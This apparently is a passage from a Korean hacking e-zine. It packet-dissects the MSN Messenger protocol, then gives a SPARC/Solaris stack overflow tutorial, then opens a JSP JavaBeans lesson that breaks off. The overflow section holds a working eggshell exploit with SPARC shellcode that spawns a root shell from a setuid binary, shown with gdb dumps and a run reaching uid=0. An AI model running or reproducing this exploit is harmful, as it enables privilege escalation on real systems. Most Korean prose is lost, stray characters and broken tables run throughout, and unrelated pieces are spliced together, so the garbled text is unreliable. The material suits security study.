64.4.13.151(1863) -> 10.3.8.1(1592)

SYN 5 7

가

가

53 59 | 4E 20 35 20 | 37 0D 0A [SYN 5 7..]

10.3.8.1(1592) -> 64.4.13.151(1863)

CHG 6 NLN

online

43 48 | 47 20 36 20 | 4E 4C 4E 0D [CHG 6 NLN.]

OA | | | [.]

64.4.13.151(1863) -> 10.3.8.1(1592)

CHG 6 NLN

43 48 | 47 20 36 20 | 4E 4C 4E 0D [CHG 6 NLN.]

OA | | | [.]

10.3.8.1(1592) -> 64.4.13.151(1863)

CVR 14 0x0412 winnt 5.0 i386 MSMSG 4.6.0082 MSMSG

OS

(0x0412 2k .)

```

          43 56 | 52 20 31 34 | 20 30 78 30 [CVR 14 0x0]
34 31 32 20 | 77 69 6E 6E | 74 20 35 2E | 30 20 69 33 [412 winnt 5.0 i3]
38 36 20 4D | 53 4D 53 47 | 53 20 34 2E | 36 2E 30 30 [86 MSMSG 4.6.00]
38 32 20 4D | 53 4D 53 47 | 53 0D 0A | [82 MSMSG..]

```

64.4.13.151(1863) -> 10.3.8.1(1592)

ILN 13 IDL example@test.com [NickName]

```

          49 4C | 4E 20 31 33 | 20 49 44 4C [C.....ILN 13 IDL]
20 xx xx xx | xx xx xx xx | xx xx xx xx | xx xx xx xx [ .....]
xx xx xx 20 | 5B EC 84 9D | ED 9B 88 25 | 32 30 3A 25 [... [.....%20:%]
32 30 EC 88 | 98 EC 84 9D | EC 9D B8 EB | 9D BC EC 9D [20.....]
B4 EB 84 88 | 5D 25 32 30 | ED 9D 90 EB | A5 B4 EB 8A [....]%20.....]
94 25 32 30 | EB AC BC EA | B3 BC 25 32 | 30 EA B0 99 [.%20.....%20...
EC 95 84 EB | 9D BC 21 21 | 0D 0A | [.....!!...]
```

...

10.3.8.1(2303) -> 64.4.13.151(80)

TCP(SYN)

10.3.8.1(2304) -> 64.4.13.151(80)

TCP(SYN)

64.4.13.151(1863) -> 10.3.8.1(1592)

MSN Hotmail

가

SYN

TCP

```

          4D 53 | 47 20 48 6F | 74 6D 61 69 [MSG Hotmai]
6C 20 48 6F | 74 6D 61 69 | 6C 20 32 32 | 33 0D 0A 4D [I Hotmail 223..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [...Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 69 6E 69 [text/x-msmsgsini]
74 69 61 6C | 65 6D 61 69 | 6C 6E 6F 74 | 69 66 69 63 [tialemailnotific]
61 74 69 6F | 6E 3B 20 63 | 68 61 72 73 | 65 74 3D 55 [ation; charset=U]
54 46 2D 38 | 0D 0A 0D 0A | 49 6E 62 6F | 78 2D 55 6E [TF-8....Inbox-Un]
72 65 61 64 | 3A 20 32 33 | 30 0D 0A 46 | 6F 6C 64 65 [read: 230..Folde]
72 73 2D 55 | 6E 72 65 61 | 64 3A 20 30 | 0D 0A 49 6E [rs-Unread: 0..In]
62 6F 78 2D | 55 52 4C 3A | 20 2F 63 67 | 69 2D 62 69 [box-URL: /cgi-bi]
6E 2F 48 6F | 54 4D 61 69 | 4C 0D 0A 46 | 6F 6C 64 65 [n/HotMail..Folde]
72 73 2D 55 | 52 4C 3A 20 | 2F 63 67 69 | 2D 62 69 6E [rs-URL: /cgi-bin]
2F 66 6F 6C | 64 65 72 73 | 0D 0A 50 6F | 73 74 2D 55 [/folders..Post-U]
52 4C 3A 20 | 68 74 74 70 | 3A 2F 2F 77 | 77 77 2E 68 [RL: http://www.h]
6F 74 6D 61 | 69 6C 2E 63 | 6F 6D 0D 0A | 0D 0A [otmail.com....]
```

10.3.8.1(1592) -> 64.4.13.151(1863)

TCP(ACK)

HTTP

...

64.4.13.151(1863) -> 10.3.8.1(1592)

CVR []

URL

가 MSNP

CVR

가

ACK

ACK

43 56 | 52 20 31 34 | 20 34 2E 36 [CVR 14 4.6]

2E 30 30 38 | 33 20 34 2E | 36 2E 30 30 | 38 33 20 31 [.0083 4.6.0083 1]

2E 30 2E 30 | 38 38 38 20 | 68 74 74 70 | 3A 2F 2F 64 [.0.0888 http://d]

6F 77 6E 6C | 6F 61 64 2E | 6D 69 63 72 | 6F 73 6F 66 [ownload.microsof]

74 2E 63 6F | 6D 2F 64 6F | 77 6E 6C 6F | 61 64 2F 6D [t.com/download/m]

73 6E 6D 65 | 73 73 65 6E | 67 65 72 2F | 69 6E 73 74 [snmessenger/inst]

61 6C 6C 2F | 34 2E 36 2F | 77 69 6E 39 | 38 6D 65 2F [all/4.6/win98me/]

6B 6F 2F 6D | 6D 73 73 65 | 74 75 70 2E | 65 78 65 20 [ko/mmssetup.exe]

68 74 74 70 | 3A 2F 2F 6D | 65 73 73 65 | 6E 67 65 72 [http://messenger]

2E 6D 69 63 | 72 6F 73 6F | 66 74 2E 63 | 6F 6D 2F 6B [.microsoft.com/k]

6F 0D 0A | | | [o..]

10.3.8.1(1592) -> 64.4.13.151(1863)

TCP(ACK)

2x13.

가

. MSN

5.0

IP

64.4.12.82(1863) -> 10.5.7.1(3061)

CHL 0 [challenge key]

MSN

가

challenge key

43 48 | 4C 20 30 20 | 31 35 35 31 [CHL 0 1551]

35 31 32 33 | 38 33 34 39 | 30 35 33 31 | 36 31 31 32 [5123834905316112]

0D 0A | | | [..]

10.5.7.1(3061) -> 64.4.12.82(1863)

QRY 10 [] 32

[MD5]

MD5

51 52 | 59 20 31 30 | 20 50 52 4F [QRY 10 PRO]

```

44 30 30 33 | 38 57 21 36 | 31 5A 54 46 | 39 20 33 32 [D0038W!61ZTF9 32]
0D 0A 38 65 | 31 64 64 37 | 32 61 65 33 | 38 37 36 32 [..8e1dd72ae38762]
39 39 65 33 | 31 37 62 35 | 38 63 36 37 | 35 63 63 62 [99e317b58c675ccb]
66 64      |      |      |      [fd]

```

64.4.12.82(1863) -> 10.5.7.1(3061)

QRY 10

```

51 52 | 59 20 31 30 | 0D 0A | [QRY 10..]

```

10.5.7.1(3061) -> 64.4.12.82(1863)

XFR 9 SB

```

              (SwitchBoard server)              SB
              가 XFR              MSN              가 DS
DS      XFR              NS              SB
              .
              .(
              .)
              .
              58 46 | 52 20 31 31 | 20 53 42 0D [XFR 11 SB.]
OA      |      |      | [.]

```

64.4.12.82(1863) -> 10.5.7.1(3061)

XFR 11 SB 64.4.12.196:1863 CKI 302703.1036396213.24197

```

SB      CKI HASH(      SB      )
              .
              58 46 | 52 20 31 31 | 20 53 42 20 [XFR 11 SB ]
36 34 2E 34 | 2E 31 32 2E | 31 39 36 3A | 31 38 36 33 [64.4.12.196:1863]
20 43 4B 49 | 20 33 30 32 | 37 30 33 2E | 31 30 33 36 [ CKI 302703.1036]
33 39 36 32 | 31 33 2E 32 | 34 31 39 37 | 0D 0A      [396213.24197..]
NS      가      SB      TCP      .(      )

```

10.5.7.1(3061) -> 64.4.12.196(1863)

USR 1 dragory1@hotmail.com 302703.1036396213.24197

```

SB      NS      CKI HASH
              .
              55 53 | 52 20 31 20 | 64 72 61 67 [USR 1 drag]
6F 72 79 31 | 40 68 6F 74 | 6D 61 69 6C | 2E 63 6F 6D [ory1@hotmail.com]
20 33 30 32 | 37 30 33 2E | 31 30 33 36 | 33 39 36 32 [ 302703.10363962]
31 33 2E 32 | 34 31 39 37 | 0D 0A      |      [13.24197..]

```

64.4.12.196(1863) -> 10.5.7.1(3061)

USR 1 OK dragory1@hotmail.com Acecracker

```

가      CKI HASH
              .
              55 53 | 52 20 31 20 | 4F 4B 20 64 [USR 1 OK d]

```

72 61 67 6F | 72 79 31 40 | 68 6F 74 6D | 61 69 6C 2E [ragory1@hotmail.]
 63 6F 6D 20 | 41 63 65 63 | 72 61 63 6B | 65 72 0D 0A [com Acecracker..]

10.5.7.1(3061) -> 64.4.12.196(1863)

CAL 2 [ID]

CALL

43 41 | 4C 20 32 20 | XX XX XX XX [CAL 2]
 40 XX XX XX | XX XX 2E 63 | 6F 6D 0D 0A | [@.....com..]

64.4.12.196(1863) -> 10.5.7.1(3061)

CAL 2 RINGING 302703

ID

43 41 | 4C 20 32 20 | 52 49 4E 47 [CAL 2 RING]
 49 4E 47 20 | 33 30 32 37 | 30 33 0D 0A | [ING 302703..]

64.4.12.196(1863) -> 10.5.7.1(3061)

JOI [ID] [Nick Name]

가 가

4A 4F | 49 20 xx xx | xx xx 40 xx [JOI@.]
 xx xx xx xx | 2E 63 6F 6D | 20 28 2A 29 | E2 99 A0 EB [.....com (*).....]
 85 B8 ED 8A | B8 EB B6 81 | EC 9D 80 25 | 32 30 EB B6 [.....%20...]
 88 ED 8E B8 | ED 95 B4 2D | 32 31 31 2D | 35 37 2D 36 [.....-211-57-6]
 33 2D 31 37 | 38 2D 33 28 | 2A 29 0D 0A | [3-178-3(*)..]

10.5.7.1(3061) -> 64.4.12.196(1863)

MSG 4 N 130

MIME-Version: 1.0

Content-Type: text/plain; charset=UTF-8

X-MMS-IM-Format: FN=%EA%B5%B4%EB%A6%BC; EF=; CO=0; CS=81; PF=0

test

MSG 가 130 () "test"

4D 53 | 47 20 34 20 | 4E 20 31 33 [MSG 4 N 13]
 30 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [0..MIME-Version:]
 20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [1.0..Content-Ty]
 70 65 3A 20 | 74 65 78 74 | 2F 70 6C 61 | 69 6E 3B 20 [pe: text/plain;]
 63 68 61 72 | 73 65 74 3D | 55 54 46 2D | 38 0D 0A 58 [charset=UTF-8..X]
 2D 4D 4D 53 | 2D 49 4D 2D | 46 6F 72 6D | 61 74 3A 20 [-MMS-IM-Format:]
 46 4E 3D 25 | 45 41 25 42 | 35 25 42 34 | 25 45 42 25 [FN=%EA%B5%B4%EB%
 41 36 25 42 | 43 3B 20 45 | 46 3D 3B 20 | 43 4F 3D 30 [A6%BC; EF=; CO=0]
 3B 20 43 53 | 3D 38 31 3B | 20 50 46 3D | 30 0D 0A 0D [; CS=81; PF=0...]
 0A 74 65 73 | 74 | | [.test]

64.4.12.196(1863) -> 10.5.7.1(3061)

가

```

      4D 53 | 47 20 xx xx | xx xx 40 xx [MSG ....@.]
xx xx xx xx | 2E 63 6F 6D | 20 28 2A 29 | E2 99 A0 EB [.....com (*)....]
85 B8 ED 8A | B8 EB B6 81 | EC 9D 80 25 | 32 30 EB B6 [.....%20...]
88 ED 8E B8 | ED 95 B4 2D | 32 31 31 2D | 35 37 2D 36 [.....-211-57-6]
33 2D 31 37 | 38 2D 33 28 | 2A 29 20 31 | 35 36 0D 0A [3-178-3(*) 156..]
4D 49 4D 45 | 2D 56 65 72 | 73 69 6F 6E | 3A 20 31 2E [MIME-Version: 1.]
30 0D 0A 43 | 6F 6E 74 65 | 6E 74 2D 54 | 79 70 65 3A [0..Content-Type:]
20 74 65 78 | 74 2F 70 6C | 61 69 6E 3B | 20 63 68 61 [ text/plain; cha]
72 73 65 74 | 3D 55 54 46 | 2D 38 0D 0A | 58 2D 4D 4D [rset=UTF-8..X-MM]
53 2D 49 4D | 2D 46 6F 72 | 6D 61 74 3A | 20 46 4E 3D [S-IM-Format: FN=]
25 45 41 25 | 42 35 25 42 | 34 25 45 42 | 25 41 36 25 [%EA%B5%B4%EB%A6%]
42 43 3B 20 | 45 46 3D 3B | 20 43 4F 3D | 30 3B 20 43 [BC; EF=; CO=0; C]
53 3D 38 31 | 3B 20 50 46 | 3D 30 0D 0A | 0D 0A EB 9F [S=81; PF=0.....]
AC E3 85 97 | EC 95 84 ED | 99 8D EB 82 | 98 E3 85 A3 [.....]
E3 85 93 E3 | 84 B9 E3 85 | 87 E3 84 B6 | [.....]

```

->

```

RNG [ ID] [SB IP]:[ ] CKI [CKI HASH] [ ID] [ ]
      52 4E | 47 20 33 30 | 32 37 30 33 [RNG 302703]
20 36 34 2E | 34 2E 31 32 | 2E 31 39 36 | 3A 31 38 36 [ 64.4.12.196:186]
33 20 43 4B | 49 20 31 30 | 33 36 33 39 | 36 32 32 36 [3 CKI 1036396226]
2E 31 34 38 | 38 39 20 xx | xx xx xx 40 | xx xx xx xx [.14889 ....@....]
xx 2E 63 6F | 6D 20 28 2A | 29 E2 99 A0 | EB 85 B8 ED [..com (*).....]
8A B8 EB B6 | 81 EC 9D 80 | 25 32 30 EB | B6 88 ED 8E [.....%20.....]
B8 ED 95 B4 | 2D 32 31 31 | 2D 35 37 2D | 36 33 2D 31 [....-211-57-63-1]
37 38 2D 33 | 28 2A 29 0D | 0A | [78-3(*)..]

```

->

```

ANS 1 [ ID] [CKI HASH] [ ID]
      41 4E | 53 20 32 31 | 20 64 72 61 [ANS 21 dra]
67 6F 72 79 | 31 40 68 6F | 74 6D 61 69 | 6C 2E 63 6F [gory1@hotmail.co]
6D 20 31 30 | 33 36 33 39 | 36 32 32 36 | 2E 31 34 38 [m 1036396226.148]
38 39 20 33 | 30 32 37 30 | 33 0D 0A | [89 302703..]

```

->

```

IRO 1 1 1 [ ID] [ ]
      49 52 | 4F 20 32 31 | 20 31 20 31 [IRO 21 1 1]
20 xx xx xx | xx 40 xx xx | xx xx xx 2E | 63 6F 6D 20 [ ....@.....com ]
28 2A 29 E2 | 99 A0 EB 85 | B8 ED 8A B8 | EB B6 81 EC [(*).....]
9D 80 25 32 | 30 EB B6 88 | ED 8E B8 ED | 95 B4 2D 32 [..%20.....-2]

```



```

31 31 2D 35 | 37 2D 36 33 | 2D 31 37 38 | 2D 33 28 2A [11-57-63-178-3(*)
29 0D 0A    |           |           |           [].]

```

->

ANS 1 OK

```

          41 4E | 53 20 32 31 | 20 4F 4B 0D [ANS 21 OK.]
OA      |           |           |           [.]
(                SB                                SB
                                           가                      .)

```

2x14.

[10.5.7.1\(1971\)](#) -> [64.4.12.173\(1863\)](#)

MSG 3 N 28

MIME-Version: 1.0

Content-Type: text/x-msmsgsinvite; charset=UTF-8

Application-Name: File Transfer

Application-GUID: {5D3E02AB-6190-11d3-BBBB-00C04F795683}

Invitation-Command: INVITE

Invitation-Cookie: 978207

Application-File: HNCNOTE.EXE

Application-FileSize: 146944

Invitation-Cookie 2^32 1 transaction ID

Application-File

```

          4D 53 | 47 20 33 20 | 4E 20 32 38 [MSG 3 N 28]
30 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [0..MIME-Version:]
20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [ 1.0..Content-Ty]
70 65 3A 20 | 74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 [pe: text/x-msmsg]
73 69 6E 76 | 69 74 65 3B | 20 63 68 61 | 72 73 65 74 [sinvite; charset]
3D 55 54 46 | 2D 38 0D 0A | 0D 0A 41 70 | 70 6C 69 63 [=UTF-8....Applic]
61 74 69 6F | 6E 2D 4E 61 | 6D 65 3A 20 | ED 8C 8C EC [ation-Name: ....]
9D BC 20 EC | A0 84 EC 86 | A1 0D 0A 41 | 70 70 6C 69 [... ..Appli]
63 61 74 69 | 6F 6E 2D 47 | 55 49 44 3A | 20 7B 35 44 [cation-GUID: {5D]
33 45 30 32 | 41 42 2D 36 | 31 39 30 2D | 31 31 64 33 [3E02AB-6190-11d3]
2D 42 42 42 | 42 2D 30 30 | 43 30 34 46 | 37 39 35 36 [-BBBB-00C04F7956]
38 33 7D 0D | 0A 49 6E 76 | 69 74 61 74 | 69 6F 6E 2D [83}..Invitation-]
43 6F 6D 6D | 61 6E 64 3A | 20 49 4E 56 | 49 54 45 0D [Command: INVITE.]
OA 49 6E 76 | 69 74 61 74 | 69 6F 6E 2D | 43 6F 6F 6B [..Invitation-Cook]
69 65 3A 20 | 39 37 38 32 | 30 37 0D 0A | 41 70 70 6C [ie: 978207..Appl]
69 63 61 74 | 69 6F 6E 2D | 46 69 6C 65 | 3A 20 48 4E [ication-File: HN]
43 4E 4F 54 | 45 2E 45 58 | 45 0D 0A 41 | 70 70 6C 69 [CNOTE.EXE..Appli]
63 61 74 69 | 6F 6E 2D 46 | 69 6C 65 53 | 69 7A 65 3A [cation-FileSize:]
20 31 34 36 | 39 34 34 0D | OA OD OA    |           [ 146944....]

```

64.4.12.173(1863) -> 10.5.7.1(1971)

MSG xxxxxxxx@hotmail.com [Nick] 182

MIME-Version: 1.0

Content-Type: text/x-msmsgsinvite; charset=UTF-8

Invitation-Command: ACCEPT

Invitation-Cookie: 978207

Launch-Application: FALSE

Request-Data: IP-Address:

가

```

      4D 53 | 47 20 xx xx | xx xx xx xx [MSG .....]
xx xx xx xx | 40 68 6F 74 | 6D 61 69 6C | 2E 63 6F 6D [....@hotmail.com]
20 EB B9 84 | EC 98 A4 EB | 8A 94 EB 82 | A0 EC 9D 98 [ .....]
25 32 30 EC | B2 B4 EC A1 | B0 20 31 38 | 32 0D 0A 4D [%20..... 182..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 69 6E 76 [text/x-msmsgsinv]
69 74 65 3B | 20 63 68 61 | 72 73 65 74 | 3D 55 54 46 [ite; charset=UTF]
2D 38 0D 0A | 0D 0A 49 6E | 76 69 74 61 | 74 69 6F 6E [-8....Invitation]
2D 43 6F 6D | 6D 61 6E 64 | 3A 20 41 43 | 43 45 50 54 [-Command: ACCEPT]
0D 0A 49 6E | 76 69 74 61 | 74 69 6F 6E | 2D 43 6F 6F [..Invitation-Coo]
6B 69 65 3A | 20 39 37 38 | 32 30 37 0D | 0A 4C 61 75 [kie: 978207..Lau]
6E 63 68 2D | 41 70 70 6C | 69 63 61 74 | 69 6F 6E 3A [nch-Application:]
20 46 41 4C | 53 45 0D 0A | 52 65 71 75 | 65 73 74 2D [ FALSE..Request-]
44 61 74 61 | 3A 20 49 50 | 2D 41 64 64 | 72 65 73 73 [Data: IP-Address]
3A 0D 0A 0D | 0A          |          |          [:.....]

```

()

가

MSG [ID] [Nick] 146

MIME-Version: 1.0

Content-Type: text/x-msmsgsinvite; charset=UTF-8

Invitation-Command: CANCEL

Invitation-Cookie: 978207

Cancel-Code: REJECT

10.5.7.1(1971) -> 64.4.12.173(1863)

MSG 4 U 237

MIME-Version: 1.0

Content-Type: text/x-msmsgsinvite; charset=UTF-8

Invitation-Command: ACCEPT

Invitation-Cookie: 978207

IP-Address: 10.5.7.1

Port: 6891

AuthCookie: 8102170

Launch-Application: FALSE

Request-Data: IP-Address:

가

TCP 6891

```

      4D 53 | 47 20 34 20 | 55 20 32 33 [MSG 4 U 23]
37 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [7..MIME-Version:]
20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [ 1.0..Content-Ty]
70 65 3A 20 | 74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 [pe: text/x-msmsg]
73 69 6E 76 | 69 74 65 3B | 20 63 68 61 | 72 73 65 74 [sinvite; charset]
3D 55 54 46 | 2D 38 0D 0A | 0D 0A 49 6E | 76 69 74 61 [=UTF-8....Invita]
74 69 6F 6E | 2D 43 6F 6D | 6D 61 6E 64 | 3A 20 41 43 [tion-Command: AC]
43 45 50 54 | 0D 0A 49 6E | 76 69 74 61 | 74 69 6F 6E [CEPT..Invitation]
2D 43 6F 6F | 6B 69 65 3A | 20 39 37 38 | 32 30 37 0D [-Cookie: 978207.]
0A 49 50 2D | 41 64 64 72 | 65 73 73 3A | 20 31 30 2E [.IP-Address: 10.]
35 2E 37 2E | 31 0D 0A 50 | 6F 72 74 3A | 20 36 38 39 [5.7.1..Port: 689]
31 0D 0A 41 | 75 74 68 43 | 6F 6F 6B 69 | 65 3A 20 38 [1..AuthCookie: 8]
31 30 32 31 | 37 30 0D 0A | 4C 61 75 6E | 63 68 2D 41 [102170..Launch-A]
70 70 6C 69 | 63 61 74 69 | 6F 6E 3A 20 | 46 41 4C 53 [pplication: FALS]
45 0D 0A 52 | 65 71 75 65 | 73 74 2D 44 | 61 74 61 3A [E..Request-Data:]
20 49 50 2D | 41 64 64 72 | 65 73 73 3A | 0D 0A 0D 0A [ IP-Address:....]

```

SB

TCP

.(

.)

10.5.52.2(1602) -> 10.5.7.1(6891)

SYN

10.5.7.1(6891) -> 10.5.52.2(1602)

ACK, SYN

10.5.52.2(1602) -> 10.5.7.1(6891)

SYN

10.5.52.2(1602) -> 10.5.7.1(6891)

VER MSNFTP

10.5.7.1(6891) -> 10.5.52.2(1602)

VER MSNFTP

10.5.52.2(1602) -> 10.5.7.1(6891)

USR xxxxxxxx@hotmail.com 8102170

AuthCookie

10.5.7.1(6891) -> 10.5.52.2(1602)

FIL 146944

AuthCookie

10.5.52.2(1602) -> 10.5.7.1(6891)

TFR

10.5.7.1(6891) -> 10.5.52.2(1602)

Sending Data

3 가 0
 (+ * 256) =
 가 01 00 00 가
 가 1460 , 588
 .

10.5.52.2(1602) -> 10.5.7.1(6891)

BYE 16777989

(.)
 TCP
 () IP IP IP
 IP
 IP -> IP(가), IP -> IP(가)
 (.)

References)

1. <http://www.venkydude.com/articles/msn.htm>
2. <http://www.hypothetic.org/docs/msn/index.php>

Register	Synonyms
%g0 %r0 %g0	0
%g1 %r1 %g1 %g7	functions call, globle data
%g2 %r2 %g1	, trap system call number
%g3 %r3	eax
%g4 %r4	
%g5 %r5	
%g6 %r6	
%g7 %r7	
%o0 %r8 %o0 o5	, ,
%o1 %r9 %o0	eax 가
%o2 %r10	
%o3 %r11	
%o4 %r12	
%o5 %r13	
%sp %r14,%o6	Stack pointer
%o7 %r15	return address
%l0 %r16 %l0 %l8	
%l1 %r17	
%l2 %r18	
%l3 %r19	
%l4 %r20	
%l5 %r21	
%l6 %r22	
%l7 %r23	
%i0 %r24 %i0 %i6	
%i1 %r25	
%i2 %r26	
%i3 %r27	
%i4 %r28	
%i5 %r29	
%i6 %r30,%i6	Frame pointer
%i7 %r31	main return address

disassemble .

[sf280r]#/home/dragory/BOF/memory> cat tmp.c

```
main(int argc, char *argv[]) {
    char buf[20];
    strcpy(buf, argv[1]);
    printf("Input argv = %s\n", buf); }
```


가 112 .
 136 .
 가 , Sparc LIFO 가 argv[1]
 RET RET 가 exploit . Sparc
 RET 가?
 .
 .

2x23. exploit

```
[sf280r]#/home/dragory/BOF/memory> cat vul.c
```

```
func(char *in)
{
char buf[20];
strcpy(buf, in);
}
main(int argc, char **argv)
{
func(argv[1]);
}
```

```
[sf280r]#/home/dragory/BOF/memory> gcc -o test test.c -g
```

```
[sf280r]#/home/dragory/BOF/memory> gdb -q ./test
```

```
(gdb) list
1 func(char *in)
2 {
3 char buf[20];
4 strcpy(buf, in);
5 }
6
7 main(int argc, char **argv)
8 {
9 func(argv[1]);
10 }
(gdb) break 5
Breakpoint 1 at 0x1057c: file test.c, line 5.
(gdb) r `perl -e 'print "A"x20'`
Starting program: /home/dragory/BOF/memory/./test `perl -e 'print
"A"x20'`
Breakpoint 1, func (in=0xffbfa38 'A' <repeats 20 times>) at test.c:5
5 }
(gdb) x/34xw $sp
```



```
0xffffbf780: 0x00020638 0xffffbf9a0 0x00002000 0xffff3b0000
0xffffbf790: 0x00000000 0xffffbf8e8 0xffffbf8dc 0x000206c4
0xffffbf7a0: 0xffffbfa38 0xffffbf8e0 0xffffbf8dc 0x00000b00
0xffffbf7b0: 0x00021a54 0xffff29bb84 0xffffbf808 0x000105a0
0xffffbf7c0: 0x00010294 0x00000000 0xffff3a022c 0xffff3a022c
0xffffbf7d0: 0x00000005 0x00000000 0x00000000 0xffffbf8dc
0xffffbf7e0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffbf7f0: 0x41414141 0x003b186a 0x00000000 0x00000000
0xffffbf800: 0x00000000 0x00000000
(gdb) x/28xw 0xffffbf808
0xffffbf808: 0x0000000c 0xffff33e10c 0xffff33a5f0 0x00000000
0xffffbf818: 0x00000000 0x00000000 0x00000000 0xffff3e6694
0xffffbf828: 0x00000002 0xffffbf8dc 0xffffbf8e8 0x00020784
0xffffbf838: 0x00000000 0x00000000 0xffffbf878 0x00010428
0xffffbf848: 0x00000000 0xffffbfa38 0x00000000 0x00000000
0xffffbf858: 0x00000003 0xffffbf8dc 0x00000004 0xffffbf8e8
0xffffbf868: 0x00000005 0xffffbf9a0 0x00000000 0x00000000
```

```
"(gdb) x/34xw $sp"          func          main
          %fp, %ret      Main          56          , 60
          .              "0xffbfe878", "0x00010428"      .      gdb          .
[sf280r]#/home/dragory/BOF/memory> gdb -q ./test
```

```
(gdb) b main
Breakpoint 1 at 0x10590: file test.c, line 9.
(gdb) r
Starting program: /home/dragory/BOF/memory/./test
Breakpoint 1, main (argc=1, argv=0xffff8f4) at test.c:9
9 func(argv[1]);
(gdb) info reg fp i7
fp 0x1a7c00 1735680
i7 0x10428 66600
```

```

func          buf[20]   가          func          96
                0xffbef7e0                .("A"   20
                0x41      .)
                exploit   가?   가          argv[1]
                func      RET                .          LIFO
buf[20]   main      RET                main      RET
Func      가          가          func      가
main          가   main      RET                func
pc(program counter)가   main          main          RET

```

가	가	eggshell	main	RET
eggshell				
Eggshell	NOP	x86	Sparc	
eggshell		shellcode (CPU	instruction	
	.) NOP	(x86	sparc	4
		NOP		.)

```
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
char shellcode[] = /* from scz's shellcode for SPARC */
"\x20\xbf\xff\xff\x20\xbf\xff\xff\x7f\xff\xff\xff\xaa\x1d\x40\x15"
"\x81\xc3\xe0\x14\xaa\x1d\x40\x15\xaa\x1d\x40\x15\x90\x08\x3f\xff"
"\x82\x10\x20\x8d\x91\xd0\x20\x08\x90\x08\x3f\xff\x82\x10\x20\x17"
"\x91\xd0\x20\x08\x20\x80\x49\x73\x20\x80\x62\x61\x20\x80\x73\x65"
"\x20\x80\x3a\x29\x7f\xff\xff\xff\x94\x1a\x80\x0a\x90\x03\xe0\x34"
"\x92\x0b\x80\x0e\x9c\x03\xa0\x08\xd0\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\xc0\x2a\x20\x07\x82\x10\x20\x3b\x91\xd0\x20\x08\x90\x1b\xc0\x0f"
"\x82\x10\x20\x01\x91\xd0\x20\x08\x2f\x62\x69\x6e\x2f\x73\x68\xff";
/* get current stack point address */
long
get_sp(void)
{
    __asm__("mov %sp,%i0");
}
static char nop[]="\xaa\x1d\x40\x15";
int main(int argc, char *argv[]) {
    char *buff, *ptr, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, eggsize=DEFAULT_EGG_SIZE;
    if (argc > 1) bsize = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);
    if (argc > 3) eggsize = atoi(argv[3]);
    if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    if (!(egg = malloc(eggsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
}
```

```

addr = get_sp()-112 - offset;
printf("Using address: 0x%x\n", addr);
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;
ptr = egg;
for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
*(ptr++) = nop[i%4];
*(ptr++) = 0x15;
for (i = 0; i < strlen(shellcode); i++)
*(ptr++) = shellcode[i];
buff[bsize - 1] = '\0';
egg[eggsize] = '\0';
memcpy(egg, "EGG=", 4);
putenv(egg);
memcpy(buff, "RET=", 4);
putenv(buff);
system("/bin/tcsh");
}

```

exploit

```

1) root setuid bit
2) eggshell
3) eggshell RET eggshell
4) perl RET 104
5) id
   Sparc NOP 4 eggshell RET가 NOP
가 exploit
Dumpcode.h "EGG="
"EGG=" 가
eggshell RET NOP
가 eggshell RET exploit

```

```

[sf280r]#/home/dragory/> id
uid=0(root) gid=1(other)
[sf280r]#/home/dragory/> cat vul.c

```

```

func(char *in)
{

```

```
char buf[20];
strcpy(buf, in);
}
main(int argc, char **argv)
{
func(argv[1]);
}
```


```
[sf280r]#/home/dragory/> gcc -o vul vul.c
[sf280r]#/home/dragory/> chmod u+s vul
[sf280r]#/home/dragory/> ls -l vul
-rwsr-xr-x 1 root other 6013 Oct 27 21:34 vul*
[sf280r]#/home/dragory/> exit
[sf280r]#/home/dragory/> id
uid=112(dragory) gid=1(other)
[sf280r]#/home/dragory/> ./eggshell
Using address: 0xffbef760
[sf280r]#/home/dragory/> ./vul `perl -e 'print "\xff\xbe\xf7\x60"x26'`
# id
uid=0(root) gid=1(other)
```

Solaris

/etc/system 가 .

set noexec_user_stack = 1

set noexec_user_stack_log = 1



3x00. Java Beans

By hinehong

hinetop@hotmail.com

3x01. BEANS ?

3x02. <jsp:useBean>


3x03. <jsp:setProperty>

3x04. <jsp:getProperty>

3x05. BEANS

3x06. JSP

3x01. BEANS ?



<jsp:useBean>	가
<jsp:setProperty>	
<jsp:getProperty>	

1. <jsp:useBean> 가
2. <jsp:setProperty>
3. <jsp:getProperty>

3x02. <jsp:useBean>

<jsp:useBean> jsp 가

1	<jsp:useBean id=" " scope=" " class=" "/>
2	<jsp:useBean id=" " scope=" " class=" "/> <jsp:setProperty> </jsp:useBean>

<jsp:setProperty>

id	jsp
----	-----

* scope	
class	()
type	

class 가 .
scope .

scope .

* scope	
page	가 .
request	.
session	session . 가
application	가 .

example/scopeTest.jsp .

3x03. <jsp:setProperty>

```
<jsp:setProperty name="beanName" property="propertyName" value="value"/>
```

1) name .

useBean id .

2) property .

private .()

